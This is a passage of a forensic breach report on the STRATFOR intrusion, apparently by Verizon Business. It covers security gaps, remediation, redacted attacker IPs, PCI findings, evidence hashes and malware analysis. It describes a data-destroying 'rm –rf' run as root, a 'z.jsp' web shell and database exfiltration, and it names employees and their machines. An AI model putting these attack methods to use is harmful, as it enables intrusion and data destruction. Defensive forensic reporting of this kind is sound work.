Review of patch levels associated with the Red Hat Linux operating system on the examined systems revealed that all systems with access to sensitive information were significantly outdated. Operating system level patches address security issues and potential vulnerabilities in the operating system that can be exploited. Although no available evidence suggests that the Red Hat Linux operating systems were exploited in this breach, it is recommended that STRATFOR review and apply the most recent operating system updates from Red Hat at a minimum on a monthly basis.

During interviews while on-site with STRATFOR IT personnel, it was described to Verizon Business that STRATFOR never ran any type of vulnerability assessment or penetration tests on their environment. It is recommended that vulnerability scans and penetration tests be run quarterly to address any vulnerable code that exists on systems with access to sensitive information. Although Verizon Business could not confirm based on the available evidence, if vulnerable code was exploited, regular vulnerability scanning and penetration tests could have prevented this breach in the event that the malicious scripts executed by the attacker were part of a vulnerable Web application in use at STRATFOR.

5.9. Security Posture

In terms of host-level security, none of the other examined systems had an anti-virus solution present. Based on the available evidence, it cannot be determined if an up-to-date anti-virus solution would have prevented this data compromise as it is suspected that a breach may have taken place on the office network portion of the STRATFOR enterprise. Unfortunately the majority of systems in the STRATFOR office environment were rebuilt prior to Verizon Business' involvement in this investigation.

The absence of any real measure of File Integrity Monitoring (FIM) inside the environment allowed the attacker(s) to write files to the system. A properly configured FIM solution would have alerted STRATFOR personnel as soon as the intruder(s) attempted to compress the STRATFOR e-commerce and e-mail databases to intermediate files which were later exfiltrated and subsequently deleted.

At the time of suspected breach, remote access via SSH from the Internet was not restricted by a firewall configuration to any of STRATFOR's Internet facing servers. As such, these servers were accessible directly from any system within STRATFOR's office network as well. Additionally, outbound Internet access on the examined systems was not restricted.

A password management policy does not exist within STRATFOR. User account passwords are shared between users at times, and no policy prevents STRATFOR employees from using the same passwords for multiple systems/devices. Users commonly use the same password to access email as the password to remotely access a system containing sensitive information.

The firewall in place on the office portion of the STRATFOR network at the time of suspected breach was not configured to retain log data using a logging server therefore no firewall log data was available for this investigation. Although this firewall had to capability to retain valuable firewall log data, it was not properly configured to do so by STRATFOR.

5.10. Network Modifications

In light of the events surrounding this data breach, STRATFOR moved to make several immediate and long-term changes to their network environment. The purpose of these measures is to prevent similar attacks from occurring again in the future. These network modifications included simple configuration changes, as well as additional network appliances/components and system rebuilds. A summary of the network modifications taken by STRATFOR is included below:

- ***12/26/2011 and Ongoing*** – On December 24, 2011 unauthorized intruders successfully defaced the www.STRATFOR.com website and shortly thereafter disabled the Web server and two separate mail servers using the Unix command "rm –rf" as a superuser in the root directory. This caused the contents of nearly every writable mounted file system on the servers to be deleted. Due to the deletion of these systems, STRATFOR was forced to completely rebuild their environment. In order to accomplish this, STRATFOR is working alongside a third-party security firm to completely rebuild their website, e-mail system, and internal infrastructure.

- ***12/26/2011*** – During the course of the investigation, it was discovered that the intruder(s) had accessed multiple systems within the STRATFOR environment, altered files, and accessed the database with the intention of capturing sensitive credit card data (among other data elements). As such, STRATFOR no longer trusted internal systems to be as secure as possible. As such, STRATFOR decided to fully rebuild all of their office systems up to and including end-user employee workstations. Verizon Business fully concurs with STRATFOR's decision in this regard and recommends that this process involve adequate testing to ensure the new system builds meet the required security baseline standards.

- ***12/26/2011*** – Immediately upon the realization that the intruder(s) were able to log into the STRATFOR environment using compromised user credentials, STRATFOR initiated new password requirements and have enhanced the encryption and storage of said passwords.

- ***12/26/2011*** – STRATFOR has implemented a firewall for their e-commerce environment and modified the existing firewalls governing their office portion of the environment. STRATFOR has enabled the full collection and retention of firewall logs as well as implemented an ACL (Access Control List) in both the e-commerce and office portions of the environment. In addition to these modifications, STRATFOR has also modified the firewall to their office environment such that only the mail and VPN ports are currently active.

- ***12/26/2011 and Ongoing*** – The lack of relevant network logging data for the STRATFOR environment hampered the investigation of the data breach. Realizing this, STRATFOR is now retaining network logging data and monitoring for IP addresses discovered during the investigation and known to be malicious. STRATFOR is also working on implementing a Security Information and Event Management (SIEM) tool to aggregate log data into a centralized repository where it can be monitored and analyzed for abnormalities.

- ***Ongoing*** – As of the writing of this report, STRATFOR is currently working on moving the entire e-commerce portion of their systems to a highly secure, PCI compliant third-party system, thereby eliminating the need to store credit card information on their systems. This remediation measure is currently ongoing and has not been confirmed by Verizon Business.

5.11. Threat-Specific Data

Specific IP addresses and Entity information included in this section are redacted due to and ongoing FBI investigation into this data breach event. However, specific remarks are included to detail each the involvement of each IP address with this case.

IP Address	Entity	Remarks
[redacted]	Massachusetts	This IP address was discovered to have remotely accessed the STRATFOR network via SSH without authorization. Additionally, unauthorized scripts were run on STRATFOR systems from this IP address
	Florida	Relative to the IP address noted above, this IP address was discovered among command line syntax used to run unknown scripts within the STRATFOR environment. Specifically, this IP address was designated to receive the piped output of the script initially run by the IP address above.
	Greece	Based on NetIntel analysis, this IP address was observed as receiving an unusually high volume of data from the STRATFOR office environment over high and non-standard ports on December 7, 2011.
	New York	Based on NetIntel analysis, this IP address was observed as receiving an unusually high volume of data from the STRATFOR office environment over high and non-standard ports on December 5, 2011.
	California	This IP address is suspected of entering a remote session with the STRATFOR environment in the moments leading up the creation of the MySQL database dump file on November 16, 2011.
	Netherlands	This IP address directly manipulated the "z.jsp" script on the Zimbra mail server to remotely issue Linux commands to the affected system. Due to the nature of the system, Verizon was not able to directly analyze this script.
	TOR	This IP address directly manipulated the "z.jsp" script on the Zimbra mail server to remotely issue Linux commands to the affected system. Due to the nature of the system, Verizon was not able to directly analyze this script.
	TOR	This IP address directly manipulated the "z.jsp" script on the Zimbra mail server to remotely issue Linux commands to the affected system. Due to the nature of the system, Verizon was not able to directly analyze this script.
[redacted]	France	This IP address directly manipulated the "z.jsp" script on the Zimbra mail server to remotely issue Linux commands to the affected system. Due to the nature of the system, Verizon was not able to directly analyze this script.
	TOR	This IP address directly manipulated the "z.jsp" script on the Zimbra mail server to remotely issue Linux

		commands to the affected system. Due to the nature of the system, Verizon was not able to directly analyze this script.
[redacted]	TOR	This IP address directly manipulated the "z.jsp" script on the Zimbra mail server to remotely issue Linux commands to the affected system. Due to the nature of the system, Verizon was not able to directly analyze this script.
	Ukraine	This IP address directly manipulated the "z.jsp" script on the Zimbra mail server to remotely issue Linux commands to the affected system. Due to the nature of the system, Verizon was not able to directly analyze this script.
	Sweden	This IP address directly manipulated the "z.jsp" script on the Zimbra mail server to remotely issue Linux commands to the affected system. Due to the nature of the system, Verizon was not able to directly analyze this script.
	Sweden	This IP address directly manipulated the "z.jsp" script on the Zimbra mail server to remotely issue Linux commands to the affected system. Due to the nature of the system, Verizon was not able to directly analyze this script.
	TOR	This IP address directly manipulated the "z.jsp" script on the Zimbra mail server to remotely issue Linux commands to the affected system. Due to the nature of the system, Verizon was not able to directly analyze this script.
	TOR	This IP address directly manipulated the "z.jsp" script on the Zimbra mail server to remotely issue Linux commands to the affected system. Due to the nature of the system, Verizon was not able to directly analyze this script.
	Norway	This IP address directly manipulated the "z.jsp" script on the Zimbra mail server to remotely issue Linux commands to the affected system. Due to the nature of the system, Verizon was not able to directly analyze this script.
[redacted]	Netherlands	This IP address directly manipulated the "z.jsp" script on the Zimbra mail server to remotely issue Linux commands to the affected system. Due to the nature of the system, Verizon was not able to directly analyze this script.
	University of Tilburg Netherlands	This IP address directly manipulated the "z.jsp" script on the Zimbra mail server to remotely issue Linux commands to the affected system. Due to the nature of the system, Verizon was not able to directly analyze this script.
	United States	This IP address is noted as the one from which the malicious "db_con.php" script was downloaded to the Web server.

Table 5.11.1 – Malicious IP Address

6. Compromised Entity Containment Plan

This section highlights corrective measures already in place or in progress within STRATFOR. Several initiatives involving enhancements to the existing security and access controls within the STRATFOR environment have been put in place during the investigation. These initiatives should serve to reinforce the security measures already in place within the STRATFOR environment. It is critical to shed light on these corrective measures as these have a direct bearing on Verizon Business' recommendations outlined in the next section of the report. These containment measures have not verified by Verizon Business.

Rebuilding or Replacing All STRATFOR Systems

In light of the significance of this data breach, STRATFOR made the decision to rebuild or replace every system within the enterprise. STRATFOR has rebuilt the affected servers and devised a strategy to roll them out with a development plan involving vulnerability scanning and penetration tests. Additionally, all employee workstations were either rebuilt, or replaced on new hardware.

Configuring Proper Firewalls

STRATFOR has deployed redundant Cisco ASA firewalls to protect the back-end servers compromised during this data breach. These firewalls were configured with strict access controls and proper log data retention. Additionally, new firewalls were rolled out onto the office portion of the network to protect employee workstations.

Employing a Third-Party Security Consultant Firm

In the aftermath of this investigation, STRATFOR has devised a plan to employ a third party security consultant firm to assist in strengthening the security posture of the organization and assist in addressing the recommendations provided by Verizon Business in the next section of this report.

7. Recommendations

In order to reduce the risk of sensitive data compromise from any potential breach point within the STRATFOR environment in the future, several recommendations should be considered. The recommendations discussed in this section encompass enhancements to the incident response policies and procedures that protect the organization and their clients. By implementing these recommendations, STRATFOR will reduce the risk of exposure both from malicious intruders, as well as potential insiders. It should be noted that as a consequence of the events affecting STRATFOR systems, the organization is working to rebuild all affected systems from the ground up. Verizon fully concurs with STRATFOR's decision to fully rebuild all affected systems using trusted operating system image sources.

Regularly Audit Data Structures – Verizon recommends that all integral STRATFOR systems and servers that process, store, or transmit any and all sensitive or proprietary data should be reviewed periodically for old and/or stale content and data structures. The proactive and prohibitive removal of these types of sensitive or proprietary data where unnecessary prior to any potential unauthorized remote access would help to curb the possibility of compromise of this data. Unknown content such as this can often be overlooked, but yet present the same level of risk as that of active and recent content. A common methodology to address this is to institute regimented data discovery exercises to fully enumerate and inventory data types stored across systems within a network environment. Such data discovery exercises should take place at least annually, if not quarterly.

Render Sensitive Data Unreadable - Ideally, any organization should limit the retention of sensitive data to only that which is absolutely necessary. Additionally, all sensitive data should be encrypted wherever it is stored. Verizon recommends that STRATFOR, if they have not done so already, immediately remove any and all cardholder information resident within the database server. For any further production systems whose sensitive data is routinely accessed, any stored information should immediately be encrypted or otherwise rendered unreadable. It should be noted the most effective defense against unnecessary application-based data retention is to perform application code reviews prior to an application being placed into production. Proper application testing would effectively determine the risk associated with such practices and design to remove it.

Proper Network Segmentation - As noted throughout this report, during the course of the investigation, specific problems with the current corporate/productions network architecture and segregation from the payment environment were highlighter. Once having examined and described the current network configuration, it became clear that as the network existed during the time of the breach, users from the office environment could access systems inside the production e-commerce environment unfettered. There was no segregation by means of a stateful packet inspection firewall between the office environment and the payment related environment. Verizon recommends that this particular facet of the STRATFOR network environment is called out, remediated, and validated during the next available auditing opportunity. As STRATFOR is completely outsourcing is payment processing functions, this point may become moot relative to the protection of cardholder data. However, it should also be noted that the Web server environment would still retain a measure of Intellectual Property and proprietary data that would require similar strengthening in network segregation.

Deploy an Intrusion Detection System/Intrusion Prevention System - In response to the events tied to this investigation, STRATFOR should consider implementing an IDS/IPS solution to act as a defense for both the www.STRATFOR.com as well as the office systems environments. Currently, no such solution exists within the STRATFOR environment. In this particular environment, a properly tuned IDS/IPS should alert security personnel during any instance that an intruder initiated an attack or data exfiltration against the environment. Additionally, an IDS/IPS solution may be able to shed light on breach points no considered under the current security regimen. Moreover, a properly configured IDS/IPS, with the personnel manpower to maintain and monitor it, is a key component to many regulatory compliance requirements and industry best practices including the PCI-DSS.

Deploy Security Information and Event Manager Solution (SIEM) - As an essential component of any network security regimen, systems and network logs provide incident response personnel the ability to identify, analyze, diagnose, and mitigate any anomalous network traffic. In the aftermath of a data breach, logs often contain data critical to a subsequent forensics investigation. However, in conducting its investigation, Verizon discovered that many critical system logs were not collected and aggregated through a central log management appliance (system logs were stored at the systems of origin – many of which were destroyed by the intruders). Firewall logs were not retained at all. Verizon recommends that STRATFOR increase logging on all network witness devices, such as firewalls, production servers, and remote access session logs. Ideally, these logs would maintain a level of verbosity that would allow individual accesses to be tied to specific employees and workstations at the perimeter. Logs should also be saved and aggregated to a separate location through a proper Security Information and Event Management (SIEM) solution. Further, historical logs coming off of this SIEM for archival purposes should be on media that is not easily altered, such as optical media or an external storage device, and should be reviewed on a regular basis to quickly identify suspicious activity. A properly configured logging solution, with the personnel manpower to maintain and monitor it, is a key component to many regulatory compliance requirements and industry best practices including the PCI-DSS.

Install a File Integrity Monitoring Solution - In terms of host-level security, the absence of any File Integrity Monitoring (FIM) inside the STRATFOR environment allowed the attacker(s) to introduce and run unauthorized code. A properly configured FIM solution with system level monitoring would have alerted security administrators as soon as the first unauthorized script was introduced into the STRATFOR environment. Verizon Business recommends that STRATFOR consider deploying a proper FIM solution within any systems environment routinely managing sensitive or proprietary data. Moreover, a properly configured FIM, with the personnel manpower to maintain and monitor it is a key component to PCI compliance.

Routinely Audit the Access Control Lists (ACLs) - Verizon recommends that all Access Control Lists (ACLs) be reviewed periodically for old and/or stale permissions as well as to ensure that users have the correct permissions assigned to them. The proactive and prohibitive measure of reviewing the permitted networks assigned to each user can help curb unauthorized access to said networks within the STRATFOR environment. Specifically, during the course of this investigation Verizon learned that a specific user account was used by the intruders to access the STRATFOR web server via SSH. In interviewing this particular employee, Verizon learned that he never maintained any business need to access that system. Routine auditing of such permissions would serve to reduce unnecessary access privileges across the environment.

Achieve and Maintain PCI Compliance - Although no security mandate is foolproof, Verizon recommends that STRATFOR take steps to achieve and maintain PCI compliance to sustain an effective security posture. Verizon recommendations that STRATFOR work to achieve the action items listed above in correlation with any corrective actions already taken or planned. Many of these measures are in-line with requirements as set forth by the most up-to-date PCI DSS in order to effectively mitigate the risks of network breach and cardholder data compromise. It should be noted that as STRATFOR is completely outsourcing is payment processing functions, the organization may not be directly required to adhere to PCI-DSS requirements. However, that is not to say that the security requirements set forth by PCI-DSS would be irrelevant to the organization. Rather, as STRATFOR retains a measure of sensitive and proprietary data, the security measures outlined in the PCI-DSS would very effectively work to curb the risk of any future data breach event.

8. PCI DSS Compliance Status

This 'PCI DSS Compliance Status' is filled-out in accordance with the 'What To Do If Compromised,' Visa Inc. Fraud Control and Investigations Procedures, Version 2.0 (Global), effective February 2010. It is important to read each of these 12 requirements in conjunction with their associated sub-requirements. The information in this table reflects the STRATFOR environment at the time of the breach event, and is not reflective of the current environment.

Requirement		Status	Cause of Breach	Incl. Forensic Findings
Build and Maintain a Secure Network				
Requirement 1:	Install and maintain a firewall configuration to protect data	Not In Place	Yes	At the time of the breach and creation of the database dump file, there was no firewall in-place in front of the e-commerce environment. Additionally, the firewall implementation in front of the office environment did not effectively block high-port non-standard traffic.
Requirement 2:	Do not use vendor-supplied defaults for system passwords and other security parameters	In Place	No	There are no vendor-supplied default passwords in use within the STRATFOR environment.
Protect Cardholder Data				
Requirement 3:	Protect Stored Data	Not In Place	Yes	At the time of the breach, the affected STRATFOR server retained PAN, expiry, CVV2/CVC2, and customer address in plain, unencrypted text.
Requirement 4:	Encrypt transmission of cardholder data and sensitive information across public networks	In Place	No	Card data was encrypted via SSL into the STRATFOR environment as

			well as to The Bancorp Bank, their merchant acquirer.
Maintain a Vulnerability Management Program			
Requirement 5: Use and regularly update anti-virus software	Not in Place	No	Examination of in-scope evidence confirms that at the time of the breach STRATFOR did not maintain a standard and up-to-date security regimen.
Requirement 6: Develop and maintain secure systems and applications	Not In Place	Yes	At the time of the breach, STRATFOR used an out of data version of the Ubercart shopping cart application as well as out-of-date, potentially vulnerable versions of SSH.
Implement Strong Access Control Measures			
Requirement 7: Restrict access to data by business need-to-know	Not In Place	Yes	At the time of the breach, there was no segmentation between the payment environment and the corporate environment that would restrict access to employees not needing it.
Requirement 8: Assign a unique ID to each person with computer access	Not In Place	Yes	The account "autobot" was a shared account suspected to have been used by the attackers.
Requirement 9: Restrict physical access to cardholder data	In Place	No	Physical access to systems in the cardholder environment was strictly controlled within a CoreNET data

			center.
Regularly Monitor and Test Networks			
Requirement 10: Track and monitor all access to network resources and cardholder data	Not In Place	Yes	STRATFOR did not maintain a centralized and aggregated logging Information Management (SEIM) solution to track and monitor access to the cardholder environment.
Requirement 11: Regularly test security systems and processes	Not In Place	Yes	No File Integrity Monitoring processes or tools existed within the STRATFOR environment in violation of sub-requirement 11.5, allowing the introduction and execution of unauthorized scripts to go undetected by system administrators.
Maintain an Information Security Policy			
Requirement 12: Maintain a policy that addresses information security	Not In Place	Yes	At the time of the breach, STRATFOR did not maintain a standard information security policy to be distributed and understood among its employees.

Appendix A. Miscellaneous Items

A.1. Points of Contact

	STRATFOR
Name	Steve Feldhaus
Title	Legal Counsel
Phone	[redacted]
E-mail	[redacted]
	STRATFOR
Name	Fred Burton
Title	Director of Intelligence
Phone	[redacted]
E-mail	[redacted]
Investigator	**Verizon Business**
Name	J. Andrew Valentine
Title	Senior Consultant, Investigative Response
Phone	[redacted]
E-mail	[redacted]
Investigator	**Verizon Business**
Name	Rafael Perelstein
Title	Senior Consultant, Investigative Response
Phone	[redacted]
E-mail	[redacted]
Investigator	**Verizon Business**
Name	Joseph Silva
Title	Consultant, Investigative Response
Phone	[redacted]
E-mail	[redacted]

Appendix B. Evidence Collection

B.1. Imaged System Details

System	Web server	
Date of Acquisition	January 3, 2012	
Volatile Data Captured?	☐ Yes	☒ No
Memory Captured?	☐ Yes	☒ No
HDD MD5 Hash Value	72BD55BB1FBFFF4AF6014A322EB46F0D	
System Function	Web Server	
System (Computer) Name	[redacted]	
IP Address	[redacted]	

System	Web server	
Date of Acquisition	January 3, 2012	
Volatile Data Captured?	☐ Yes	☒ No
Memory Captured?	☐ Yes	☒ No
HDD MD5 Hash Value	C306EF68ED34B8393FEB89621C7D8703	
System Function	Web Server mirror	
System (Computer) Name	[redacted]	
IP Address	[redacted]	

System	Database Server	
Date of Acquisition	January 05, 2012	
Volatile Data Captured?	☐ Yes	☒ No
Memory Captured?	☐ Yes	☒ No
HDD MD5 Hash Value	4a7ae29327f488e07e593e69ebbe4652	
System Function	Database Server	
System (Computer) Name	[redacted]	
IP Address	[redacted]	

System	Zimbra Mail Server	
Date of Acquisition	December 31, 2011	
Volatile Data Captured?	☐ Yes	☒ No
Memory Captured?	☐ Yes	☒ No

HDD MD5 Hash Value	73d82007168a0dfe9e26311b09121889
System Function	Zimbra Mail Server part 1 of RAID Array
System (Computer) Name	[redacted]
IP Address	[redacted]
Operating System/Service Pack/Build	CentOS

System	Zimbra Mail Server	
Date of Acquisition	December 31, 2011	
Volatile Data Captured?	☐ Yes	☒ No
Memory Captured?	☐ Yes	☒ No
HDD MD5 Hash Value	c04427195cedb04611c154b523d1f0f7	
System Function	Zimbra Mail Server part 2 of RAID Array	
System (Computer) Name	[redacted]	
IP Address	[redacted]	
Operating System/Service Pack/Build	CentOS	

System	Zimbra Mail Server	
Date of Acquisition	December 31, 2011	
Volatile Data Captured?	☐ Yes	☒ No
Memory Captured?	☐ Yes	☒ No
HDD MD5 Hash Value	3afca42d25ccb24ec1b1a512b0d6e378	
System Function	Zimbra Mail Server part 3 of RAID Array	
System (Computer) Name	[redacted]	
IP Address	[redacted]	
Operating System/Service Pack/Build	CentOS	

System	Zimbra Mail Server	
Date of Acquisition	December 31, 2011	
Volatile Data Captured?	☐ Yes	☒ No
Memory Captured?	☐ Yes	☒ No
HDD MD5 Hash Value	164d577517b0135f3700fc35c8f6d77b	
System Function	Zimbra Mail Server part 4 of RAID Array	
System (Computer) Name	[redacted]	
IP Address	[redacted]	
Operating System/Service Pack/Build	CentOS	

System	Zimbra Mail Server	
Date of Acquisition	December 31, 2011	
Volatile Data Captured?	☐ Yes	☒ No
Memory Captured?	☐ Yes	☒ No
HDD MD5 Hash Value	5f878a4631d9296a7157fb8ae01604fa	
System Function	Zimbra Mail Server part 5 of RAID Array	
System (Computer) Name	[redacted]	
IP Address	[redacted]	
Operating System/Service Pack/Build	CentOS	

System	Zimbra Mail Server	
Date of Acquisition	December 31, 2011	
Volatile Data Captured?	☐ Yes	☒ No
Memory Captured?	☐ Yes	☒ No
HDD MD5 Hash Value	3a688d9cf21a85440cd1706484f7df5e	
System Function	Zimbra Mail Server part 6 of RAID Array	
System (Computer) Name	[redacted]	
IP Address	[redacted]	
Operating System/Service Pack/Build	CentOS	

System	Zimbra Mail Server	
Date of Acquisition	December 31, 2011	
Volatile Data Captured?	☐ Yes	☒ No
Memory Captured?	☐ Yes	☒ No
HDD MD5 Hash Value	af2c87b61cd90401822250090e9a4196	
System Function	Zimbra Mail Server part 7 of RAID Array	
System (Computer) Name	[redacted]	
IP Address	[redacted]	
Operating System/Service Pack/Build	CentOS	

System	Zimbra Mail Server	
Date of Acquisition	December 31, 2011	
Volatile Data Captured?	☐ Yes	☒ No
Memory Captured?	☐ Yes	☒ No
HDD MD5 Hash Value	b1451bc90105e8b56591136359e8b3c4	

System Function	Zimbra Mail Server part 8 of RAID Array
System (Computer) Name	[redacted]
IP Address	[redacted]
Operating System/Service Pack/Build	CentOS

System	Document Server	
Date of Acquisition	December 31, 2011	
Volatile Data Captured?	☐ Yes	☒ No
Memory Captured?	☐ Yes	☒ No
HDD MD5 Hash Value	19C621A1B21862A48A6E14E297C0314E	
System Function	Document Server Drive 1	
System (Computer) Name	[redacted]	
IP Address	[redacted]	
Operating System/Service Pack/Build	CentOS	

System	Document Server	
Date of Acquisition	December 31, 2011	
Volatile Data Captured?	☐ Yes	☒ No
Memory Captured?	☐ Yes	☒ No
HDD MD5 Hash Value	B719A0AA9D63A340DAC4E805AD30FEBB	
System Function	Document Server Drive 2	
System (Computer) Name	[redacted]	
IP Address	[redacted]	
Operating System/Service Pack/Build	CentOS	

System	Document Server	
Date of Acquisition	December 31, 2011	
Volatile Data Captured?	☐ Yes	☒ No
Memory Captured?	☐ Yes	☒ No
HDD MD5 Hash Value	16948093F60CB65CE2BF8744896BA7B3	
System Function	Document Server Drive 3	
System (Computer) Name	[redacted]	
IP Address	[redacted]	
Operating System/Service Pack/Build	CentOS	

System	Document Server	
Date of Acquisition	December 31, 2011	
Volatile Data Captured?	☐ Yes	☒ No
Memory Captured?	☐ Yes	☒ No
HDD MD5 Hash Value	E2A83AF03D9020953DEF0E6A103C3130	
System Function	Document Server Drive 4	
System (Computer) Name	[redacted]	
IP Address	[redacted]	
Operating System/Service Pack/Build	CentOS	

System	Mail Server	
Date of Acquisition	January 1, 2012	
Volatile Data Captured?	☐ Yes	☒ No
Memory Captured?	☐ Yes	☒ No
HDD MD5 Hash Value	4542d654581069a1c94a6c25934a625c	
System Function	Mail Server Drive 1	
System (Computer) Name	[redacted]	
IP Address	[redacted]	
Operating System/Service Pack/Build	CentOS	

System	Mail Server	
Date of Acquisition	January 1, 2012	
Volatile Data Captured?	☐ Yes	☒ No
Memory Captured?	☐ Yes	☒ No
HDD MD5 Hash Value	CB812206EB703DB94B48B6316183CEF4	
System Function	Mail Server Drive 2	
System (Computer) Name	[redacted]	
IP Address	[redacted]	
Operating System/Service Pack/Build	CentOS	

System	Mail Server	
Date of Acquisition	January 1, 2012	
Volatile Data Captured?	☐ Yes	☒ No
Memory Captured?	☐ Yes	☒ No
HDD MD5 Hash Value	ee82f906b57c43c85c8a3f62924f9e9f	

System Function	Mail Server Drive 3
System (Computer) Name	[redacted]
IP Address	[redacted]
Operating System/Service Pack/Build	CentOS

System	User Workstation	
Date of Acquisition	January 17, 2012	
Volatile Data Captured?	☐ Yes	☒ No
Memory Captured?	☐ Yes	☒ No
HDD MD5 Hash Value	8877E60DA84C3962C9CCD66BCA425505	
System Function	N.Geron's Workstation	

System	User Workstation	
Date of Acquisition	January 17, 2012	
Volatile Data Captured?	☐ Yes	☒ No
Memory Captured?	☐ Yes	☒ No
HDD MD5 Hash Value	c55805fcd349bd6aa886d7390602bd14	
System Function	K.Garry's Laptop	
Operating System/Service Pack/Build	Mac OS X, 10.7.2	

System	Research Development System	
Date of Acquisition	January 17, 2012	
Volatile Data Captured?	☐ Yes	☒ No
Memory Captured?	☐ Yes	☒ No
HDD MD5 Hash Value	28239751143E410533512A76501EC7FB	
System Function	Research Development System	
Operating System/Service Pack/Build	Linux version 2.6.29	

System	User Machine	
Date of Acquisition	January 17, 2012	
Volatile Data Captured?	☐ Yes	☒ No
Memory Captured?	☐ Yes	☒ No
HDD MD5 Hash Value	916bcb274ae0cb877f07c0a2d8f86952	
System Function	X.Martin's Laptop	

System	User Laptop	
Date of Acquisition	January 25, 2012	
Volatile Data Captured?	☐ Yes	☒ No
Memory Captured?	☐ Yes	☒ No
HDD MD5 Hash Value	3776740068E17326E0E5BDFF46ECC27E	
System Function	F.Burton's Laptop	
System (Computer) Name	Strat-Burton	
Operating System/Service Pack/Build	Microsoft Windows XP version 5.1 / Service Pack 3 / Build 2600	

System	Dell Workstation	
Date of Acquisition	January 25, 2012	
Volatile Data Captured?	☐ Yes	☒ No
Memory Captured?	☐ Yes	☒ No
HDD MD5 Hash Value	69e0c79c7287a2fe5f1019e25de33221	
System Function	Dell Workstation	
System (Computer) Name	DELL211E	
Operating System/Service Pack/Build	Microsoft Windows XP version 5.1 / Service Pack 3 / Build 2600	

System	User Laptop	
Date of Acquisition	January 25, 2012	
Volatile Data Captured?	☐ Yes	☒ No
Memory Captured?	☒ Yes	☐ No
HDD MD5 Hash Value	5F89822EF8E383ED92A521BEC3CBE864	
System Function	Massey's Laptop	
System (Computer) Name	HOPEMASSEY-PC	
Operating System/Service Pack/Build	Microsoft Windows 7	

System	User Laptop	
Date of Acquisition	January 25, 2012	
Volatile Data Captured?	☐ Yes	☒ No
Memory Captured?	☐ Yes	☒ No
HDD MD5 Hash Value	bbec1ffc9b5c4e2d465aa58050499adf	
System Function	Powers' Laptop	

System	User Laptop	
Date of Acquisition	January 25, 2012	
Volatile Data Captured?	☐ Yes	☒ No
Memory Captured?	☐ Yes	☒ No
HDD MD5 Hash Value	a7781351bc890c55b956ca4d221e62c7	
System Function	UPS Laptop	
System (Computer) Name	STRAT-E6400	
Operating System/Service Pack/Build	Microsoft Windows XP version 5.1 / Service Pack 3 / Build 2600	

System	Active Directory Server	
Date of Acquisition	January 25, 2012	
Volatile Data Captured?	☒ Yes	☐ No
Memory Captured?	☒ Yes	☐ No
HDD MD5 Hash Value	c7a956fee44e48755b2aa1e17a53a31a	
System Function	Windows Active Directory Server Drive 1	
System (Computer) Name	STRATFOR	
Operating System/Service Pack/Build	Microsoft Windows Server 2003 / Service Pack 2 / Build 3790	

System	Active Directory Server	
Date of Acquisition	January 25, 2012	
Volatile Data Captured?	☒ Yes	☐ No
Memory Captured?	☒ Yes	☐ No
HDD MD5 Hash Value	49f0fe86b1e3d72aedb81d510e9c1ad1	
System Function	Windows Active Directory Server Drive 2	
System (Computer) Name	STRATFOR	
Operating System/Service Pack/Build	Microsoft Windows Server 2003 / Service Pack 2 / Build 3790	

Appendix C. Malware

C.1. Automated Malware Scan

Because most data breach incidents involve the use of malware, Verizon Business used a commercial malware scanner configured with the latest virus definitions to find malware resident on the in-scope systems. This antivirus program used, Mcafee VirusScan, is designed to detect a variety of malware utilizing advance heuristics methods against emerging threats commonly used in the wild. The forensic image files created during the image acquisition (of non-destroyed systems) were mounted using FTK Imager, which enabled them to be analyzed through the forensic workstation as read-only logical drives. With the evidence drives mounted, Verizon Business ran sweeps across the mounted drives with the malware scanners. Results of the hash analysis revealed the presence of the following file:

Filename	File Path	Size	System
sfind.exe	WINDOWS\	21,504 bytes	Windows AD server

Table C.1 – Results of the Automated Malware Scan

C.2. Malware Analysis

In order to ascertain the primary function of the "sfind.exe" malware, Verizon Business conducted analysis of the program by executing and analyzing said malware in a test environment. The test bed was provisioned with Windows Server 2003; it was discovered on a system with this version of the Windows Operating System.

Verizon Business used the program Regshot to gain an understanding of how the malware modifies the host system once it is installed. Regshot is a utility that allows users to take a snap shot of their systems and then compare that snapshot to one taken at a later point in time. Verizon Business took a snapshot of the test system before running the malicious file, and then one afterwards. The two snapshots were then compared to discover what, if any, modifications had been made to the system. Through this analysis Verizon Business discovered that the "sfind.exe" malware modified the registry settings of the host system and created a txt file,"sfind.txt" in the /WINDOWS/ directory (this being the same directory that the malware was contained in). When the "sfind.txt" file is initially created it is empty and has a logical size of 0 bytes.

After discovering how the "sfind.exe" malware modifies a system after it has been run, Verizon Business conducted a packet capture analysis of the test environment using Wireshark, a widely used network traffic capture application. Verizon Business captured the network traffic of the test environment after running the malicious executable. The results of the packet capture indicated no evidence of the malware "reaching out" to any foreign Internet hosts. Nor was there evidence to suggest that the malware was listening for commands from another system online.

As a final step in its analysis of the "sfind.exe" malware, Verizon Business ran the program in the command prompt of the test environment. The figure below contains a screenshot of the output from the

"sfind.exe" malware after being run in the Command Prompt. An Internet search for the "sw_sun.myetang.com" website provided no information as the website was no longer active.



Figure C.2.1a – Output after Running the sfind.exe Malware

After running the "sfind.exe" malware over several subsequent instances, Verizon Business discovered that the output of the program was being written to the "sfind.txt" file. The figure below contains a screenshot of the modified "sfind.txt" file after running the "sfind.exe" malware multiple times.

